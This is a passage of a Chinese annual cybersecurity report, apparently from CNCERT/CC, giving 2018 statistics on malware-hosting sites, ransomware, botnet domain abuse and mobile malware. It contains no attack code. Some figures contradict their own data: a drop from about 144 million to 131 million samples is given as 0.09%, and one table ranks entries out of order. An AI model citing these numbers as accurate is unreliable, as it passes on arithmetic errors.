年境内用户访问境外放马站点次数按国家分布（来源：CNCERT/CC）

2018年我国共有5946万余个IP地址受到恶意程序攻击，受攻击IP的地域分布如图3-18所示，受攻击最多的前5个省份分别为江苏省（8.3%）、山东省（7.9%）、浙江省（7.4%）、广东省（6.8%）、河南省（5.8%）。




图 3-18　2018 境内受恶意程序攻击 IP 地址按地域分布（来源：CNCERT/CC）

2018年放马站点按顶级域名分布如图3-19所示，其中，排名前5位的顶级域名分别是.com域名（62.0%）、.cn域名（10.4%）、.net域名（2.6%）、.hk域名（1.8%）和.jp域名（1.7%）。




图 3-19　2018 年放马站点按顶级域名分布（来源：CNCERT/CC）

2018年放马站点使用的端口分布统计如图3-20所示，其中，恶意程序传播绝大多数使用80端口。




图 3-20　2018 年放马站点使用端口分布统计（来源：CNCERT/CC）

在勒索软件方面，2018年勒索软件攻击事件频发，变种数量不断攀升，给个人用户和企业用户带来严重损失。2018年，CNCERT/CC捕获勒索软件近14万个，全年整体呈现增长的趋势，尤其是下半年，活跃勒索软件数量呈现快速增长势头，如图3-21所示。随着RaaS（勒索软件即服务）产业链的兴起，勒索软件的更新频率和威胁广度都大幅度增加，如GandCrab勒索软件一直在快速迭代更新。勒索软件传播

手段愈发丰富，集成的漏洞多种多样，从简单的弱口令漏洞到影响广泛的Windows SMB漏洞、Apache Struts2漏洞、JBoss漏洞、WebLogic漏洞，都被勒索软件当作快速传播的技术手段。Satan和Lucky勒索软件作为典型代表，均集成了上述相关漏洞利用手段。Lucky勒索软件于2018年11月开始在互联网活动，通过多种漏洞利用组合进行攻击传播，同时支持Windows和Linux两种操作系统平台。大量重要行业的关键基础设施缺乏有效安全防护，逐渐成为勒索软件的重点攻击目标。




图 3-21　2018 年活跃勒索软件数量按月度统计（来源：CNCERT/CC）

3.4 支撑单位报送情况

3.4.1 安天公司报送的计算机恶意程序捕获情况

根据安天公司监测结果，2018年全年捕获恶意程序总量为2434795个（按恶意程序名称统计），比2017年的2207337个增长10.3%。2014-2018年捕获的恶意程序数量年度统计如图3-22所示，2018年捕获的恶意程序数量月度统计如图3-23所示，其中1月达到全年最高值（319285个），7月达到全年最低值（126118个）。




图 3-22　2014-2018 年捕获的恶意程序数量按年度统计（来源：安天公司）




图 3-23　2018 年捕获的恶意程序数量按月度统计（来源：安天公司）

根据安天公司监测结果，2018年全年捕获的恶意程序样本总量为131347993个（按MD5值统计），比2017年的143975510个下降0.09%。2014-2018年捕获的恶意程序样本数量年度统计如图3-24所示。2018年捕获的恶意程序样本数量月度统计如图3-25所示，其中8月达到全年最高值（14144573个），7月达到全年最低值（8528006个）。




图 3-24　2014-2018 年捕获的恶意程序样本数量按年度统计（来源：安天公司）




图 3-25　2018 年捕获的恶意程序样本数量按月度统计（来源：安天公司）

安天公司将捕获的恶意程序分为8大类，分别是木马、灰色软件、风险软件、蠕虫、黑客工具、感染式病毒、测试软件和垃圾文件。2018年捕获的恶意程序分类占比统计情况如图3-26所示。




图 3-26　2018 年捕获恶意程序分类占比统计（来源：安天公司）

根据安天公司的监测结果，2017年与2018年捕获的恶意程序数量分类比较如图3-27所示，2018年恶意程序捕获的数量分类月度统计如图3-28所示。其中，木马是对全年捕获的恶意程序数量趋势影响最大的一类恶意程序，全年捕获的木马数量为1466387个。与2017年相比，2018年监测结果绝对数量增长最多的是灰色软件（增长99306个），下降最多的是风险软件（下降5729个）。各类恶意程序数量增幅位居前三位的是：感染式病毒、蠕虫和黑客工具，增幅分别为99.9%、49.6%和30.5%。




图 3-27　2017 年与 2018 年捕获的恶意程序数量分类比较（来源：安天公司）




图 3-28　2018 年捕获的恶意程序数量分类按月度统计（来源：安天公司）

3.4.2　北京神州绿盟科技有限公司报送的计算机恶意程序捕获情况

根据北京神州绿盟科技有限公司监测结果，2018年顶级域名注册机制备受僵尸网络青睐。随着顶级注册机制放松，互联网上出现了新的顶级域名（TLD），被大量乱用于垃圾邮件、僵尸网络、恶意软件的链接、钓鱼等。监测发现顶级域名被应用于僵尸网络等恶意行为的事件逐步增多，见表3-1。

表3-1　顶级域名被应用于僵尸网络等恶意行为情况（来源：北京神州绿盟科技有限公司）

排名	顶级域名	被应用于僵尸网络等恶意行为的域名数量（个）
1	.pw	12441
2	.com	11951
3	.review	12207
4	.top	9239
5	.stream	8100
6	.download	7298
7	.tk	5819
8	.xyz	5561
9	.ml	5400
10	.bid	3841

黑客通过注册与正常域名类似的恶意域名，欺骗用户下载并安装恶意软件，从而导致用户被控制。通常，黑客通过域名注册商进行僵尸网络控制端域名注册，这些用于恶意活动的域名往往非常“短命”。目前，域名注册商对欺诈性注册以及域名被用于恶意行为的监测机制还需进一步完善。各域名注册商的域名被用于僵尸网络等恶意行为情况见表3-2。

表3-2 各域名注册商的域名被用于僵尸网络等恶意行为情况
（来源：北京神州绿盟科技有限公司）

排名	域名注册商	被应用于僵尸网络等恶意行为的域名数量（个）
1	Namecheap	32180
2	PDR	14719
3	Eranet International	2935
4	RegRu	1263
5	Alibaba(aka Hichina/net.cn)	901
6	Namesilo	722
7	Network Solutions(aka web.com)	431
8	ENom	392
9	Xi Net	357
10	Register.com	341

04

移动互联网恶意程序传播和活动情况

2018年，CNCERT/CC持续加强对移动互联网恶意程序的监测、样本分析和验证处置工作。根据监测结果，2018年移动互联网恶意程序的数量继续保持增长趋势。

4.1 移动互联网恶意程序监测情况

移动互联网恶意程序是指在用户不知情或未授权的情况下，在移动终端系统中安装、运行以达到不正当目的，或具有违反国家相关法律法规行为的可执行文件、程序模块或程序片段。移动互联网恶意程序一般存在以下一种或多种恶意行为，包括恶意扣费、信息窃取、远程控制、恶意传播、资费消耗、系统破坏、诱骗欺诈和流氓行为。2018年，CNCERT/CC捕获及通过厂商交换获得的移动互联网恶意程序样本数量为2829711个。2013-2018年，移动互联网恶意程序样本数量持续高速增长，如图4-1所示。




图 4-1　2013-2018 年移动互联网恶意程序样本数量对比（来源：CNCERT/CC）

2018年，CNCERT/CC捕获和通过厂商交换获得的移动互联网恶意程序按行为属性统计如图4-2所示。其中，流氓行为类的恶意程序数量仍居首位，为1296129 个（占45.8%），资费消耗类687259个（占24.3%）、信息窃取类419695个（占 14.8%）分列第二、三位。




图 4-2　2018 年移动互联网恶意程序数量按行为属性统计（来源：CNCERT/CC）

按操作系统分布统计，2018年CNCERT/CC捕获和通过厂商交换获得的移动互联网恶意程序主要针对Android平台，共有2829711个。2018年，iOS 平台、

Symbian平台和J2ME平台的恶意程序数量均未捕获到。由此可见，目前移动互联网地下产业的目标趋于集中，Android平台用户成为最主要的攻击对象。

如图4-3所示，按危害等级统计，2018年CNCERT/CC捕获和通过厂商交换获得的移动互联网恶意程序中，高危的为770910个，占27.2%；中危的为727246个，占25.7%；低危的为1331555个，占47.1%。相对于2017年，高危移动互联网恶意程序的分布情况大幅提升近23倍，中危移动互联网恶意程序分布情况大幅提升2倍，低危移动互联网恶意程序所占比例大幅降低41.1%。




图 4-3　2018 年移动互联网恶意程序数量按危害等级统计（来源：CNCERT/CC）

4.2 移动互联网恶意程序传播活动监测

2018年，CNCERT/CC监测发现移动互联网恶意程序传播事件40933次，较2017年同期24689923次大幅度下降99.83%。移动互联网恶意程序URL下载链接27076个，较2017年同期的2515550个大幅度下降98.92%。进行移动互联网恶意程序传播的域名5503个，较2017年同期的34290个大幅度下降83.95%；进行移动互联网恶意程序传播的IP地址260个，较2017年同期的1133763个大幅度下降99.98%。

随着政府部门对应用商店的监督管理愈加完善，通过正规应用商店传播移动恶意程序的难度不断增加，传播移动恶意程序的阵地已经转向网盘、广告平台等目前

审核措施还不完善的APP传播渠道。移动互联网恶意程序传播事件的月度统计如图4-4所示，受CNCERT/CC系统调整改造影响，2018年1-10月监测的移动互联网恶意程序传播事件数量偏小，11月后逐步回升。




图 4-4　2018 年移动互联网恶意程序传播事件次数按月度统计（来源：CNCERT/CC）

移动互联网恶意程序传播所使用的域名和IP地址数量的月度统计如图4-5所示，可以看出2018年1-6月传播恶意程序的域名总体呈平稳趋势，受CNCERT/CC系统调整改造影响，2018年1-10月监测的移动互联网恶意程序传播所使用的域名和IP地址数量偏小，11月后逐步回升。




图 4-5　2018 年移动互联网恶意程序传播源域名和 IP 地址数量按月度统计
（来源：CNCERT/CC）

4.3 支撑单位报送情况

4.3.1 安天公司报送的移动互联网恶意程序捕获情况

根据安天公司监测结果，截至2018年年底，累计发现移动互联网恶意程序2811737个（按恶意程序名称统计），比2017年的2493012个上升12.8%。2013-2018年捕获的移动互联网恶意程序数量年度统计如图4-6所示，2018年捕获的移动互联网恶意程序数量月度统计如图4-7所示，其中4月新增数量达到全年最高值（45539个），2月新增数量达到全年最低值（13841个）。




图 4-6　2013-2018 年移动互联网恶意程序数量按年度统计（来源：安天公司）

